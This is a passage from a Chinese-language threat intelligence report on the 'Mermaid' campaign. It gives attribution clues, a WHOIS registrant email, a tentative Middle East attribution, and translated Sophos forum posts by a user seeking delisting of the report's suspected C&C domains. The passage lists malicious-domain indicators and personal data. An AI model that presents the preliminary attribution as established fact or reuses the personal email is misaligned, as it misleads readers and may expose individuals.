


图 11 攻击者作息时间




图 12 RAR 自解压文件内相关文件时间

4. 域名 WHOIS 信息

C&C 域名的注册邮箱：“aminjalali_58@yahoo.com”

نظرات بازدید کنندگان




图 13 相似域名截图⁶

5. 小结

结合上述线索信息，以及与攻击目标的关系，我们初步推测美人鱼行动幕后组织来自中东地区。

附录 A: sophos 误报反馈详细记录

下表是用户名为“aj58”的用户在 sophos 论坛页面反馈的完整记录:

提交者	aj58
发帖时间	2015.07.25 10:53pm
具体内容	<p>我在几天前与 Sophos 联系提交了一个误报, 至今仍未收到回复。提交页面 https://secure2.sophos.com/en-us/threat-center/reassessment-request.aspx</p> <p>我的诉求是:</p> <p>您的产品将我的 2 个网站判定为恶意</p> <p>您最新的试用版没有在我的网站发现任何恶意软件</p> <p>请尽快将我的网站从您的黑名单中移除</p> <p>我的网站是:</p> <p>http://updateserver1.com</p> <p>http://bestupdateserver.com/</p>
提交者	Scott Klassen (调解员)
发帖时间	2015.07.25 5:11pm
具体内容	<p>Sophos 并不会与用户回联并告知处理结果, 除非需要用户提供更多信息, 而这种情况几乎从未发生</p> <p>请在 https://www.trustedsource.org/ 上创建一个账户。然后访问 https://www.trustedsource.org/en/feedback/url, 选择安全网关 (UTM) 使用的 McAfee Smartfilter XL。当你检查一个 URL 时, 你就可以选择提交一个修正的建议。</p>
提交者	Michael Dunn (Sophos 员工)
发帖时间	2015.07.27 3:45pm
具体内容	<p>根据 VT 的检测结果, 有多家公司将你鉴定为恶意</p> <p>https://www.virustotal.com/en/url/d3a69436ef78644af0fd671f973aa0b22e8af0f0b0cc4916eeeacd40fd07d540/analysis/</p> <p>如果你确定自己是安全的, 那么你可能需要做很多事情了</p>
提交者	aj58
发帖时间	2015.07.28 10:07pm 回复 Michael Dunn
具体内容	<p>McAfee 已经更改了有关我的网站的状态</p> <p>我是否需要再次请求 Sophos 更改我网站的状态? 还是过几天会自动更改?</p>
提交者	Scott Klassen
发帖时间	2015.07.29 3:35pm
具体内容	<p>Sophos 的安全网关使用信任来源的数据库。如果你网站的状态在 McAfee X 数据库的一个信任来源被更改了, 那么几个小时内, 你网站的状态在 Sophos 也会被修改。</p> <p>你并不需要再联系 Sophos</p>
提交者	aj58
发帖时间	2015.08.05 10:30am
具体内容	<p>信任来源的结果在几天前就被修改了, 但是 VT 依然显示我的网站被 Sophos 检测为恶意</p>

提交者	BAlfson（调解员）
发帖时间	2015.08.05 9:54pm
具体内容	用户在这里反馈，对 Sophos 的检测结果没有任何影响（注：这是一句法语，大概意思可能是这个） 请您在 Sophos 网站上提交重新评估申请表